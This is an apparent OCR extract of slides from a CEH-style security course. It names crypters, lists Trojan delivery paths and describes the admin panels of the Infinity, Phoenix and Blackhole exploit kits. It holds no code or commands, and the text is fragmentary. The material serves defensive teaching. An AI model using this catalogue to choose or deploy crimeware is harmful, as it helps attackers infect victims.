


Criogenic Crypter 4



5

Heaven Crypter



6


SwayzCryptor

How Attackers Deploy a Trojan

C|EH
Cybersecurity

Major Trojan Attack Paths:


- ⊕ User clicks on the malicious link
- ⊕ User opens malicious email attachments



Exploit Kit



An exploit kit or crimeware toolkit is a platform to deliver exploits and payloads such as Trojans, spywares, backdoors, bots, buffer overflow scripts, etc. on the target system



Exploit Kit: Infinity

СЕИ
СЕКУРНІТІ

infinity

На сервере: [] Аккаунт: [] Баланс: 0.5 Пополнить баланс Выход

Господи! Мы восстановили работу системы 12 мая, как и обещали! Работа продолжается, всем спасибо!)

Недостаточно средств на балансе: внесите средства или аккаунт будет заблокирован!

Пополнение баланса:

Кошелек: [] Приватный кошелек (Баланс: []) Сумма: [] Я подтверждаю, что совершил данный перевод.

Пополнить баланс

infinity

На сервере: [] Аккаунт: [] Баланс: 0.5 Пополнить баланс Выход

Господи! Мы восстановили работу системы 12 мая, как и обещали! Работа продолжается, всем спасибо!)

Недостаточно средств на балансе: внесите средства или аккаунт будет заблокирован!

Стата:

	300000	300000	300000	300000	300000	300000
Онлайн	0	0	0	0	0	0
Данные	0	0	0	0	0	0
Пробки	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%


Файлы: Добавить файл

Потоки: Добавить потоки

Оплата: Пополнить баланс

Тикеты: Создать новый тикет

Адреса: Адреса сайтов: [] Сохранить: []



Exploit Kits: Phoenix Exploit Kit and Blackhole Exploit Kit



Phoenix Exploit Kit

The screenshot shows the Phoenix Exploit Kit interface. At the top, there's a logo for "CONCORDIA INTEGRITAS INDUSTRIALIS" and a banner that says "Phoenix Exploit Kit". Below that, there are two main sections: "Operation systems statistics" and "Advanced browsers statistics". The "Operation systems statistics" section shows a table with columns: OS, Visits, Exploited, and Percent. The "Advanced browsers statistics" section shows a similar table for different browser versions. To the right, there's a "Menu" with options like "Smart statistics", "Advanced statistics", "Report statistics", "Source statistics", "Clear statistics", and "Uninstall". A watermark "3.1 full" is visible across the interface.

Blackhole Exploit Kit


The screenshot shows the Blackhole Exploit Kit interface. It has a header with various menu items. Below the header, there are two tables: "CLASSIC" and "EXTRA". The "CLASSIC" table has columns for "Name", "IP", "OS", and "Browser". The "EXTRA" table has columns for "Name", "IP", "OS", and "Browser". On the right side, there's a large button labeled "Logout". At the bottom, a message reads: "If you recognize yourself, you know what to do :)".

Exploit Kits: Bleedinglife and Gamepack



BLEEDINGGLASSO		HOME	ABOUT	CONTACT	FAQ	FORUM	STRUCTURE	LOGOUT
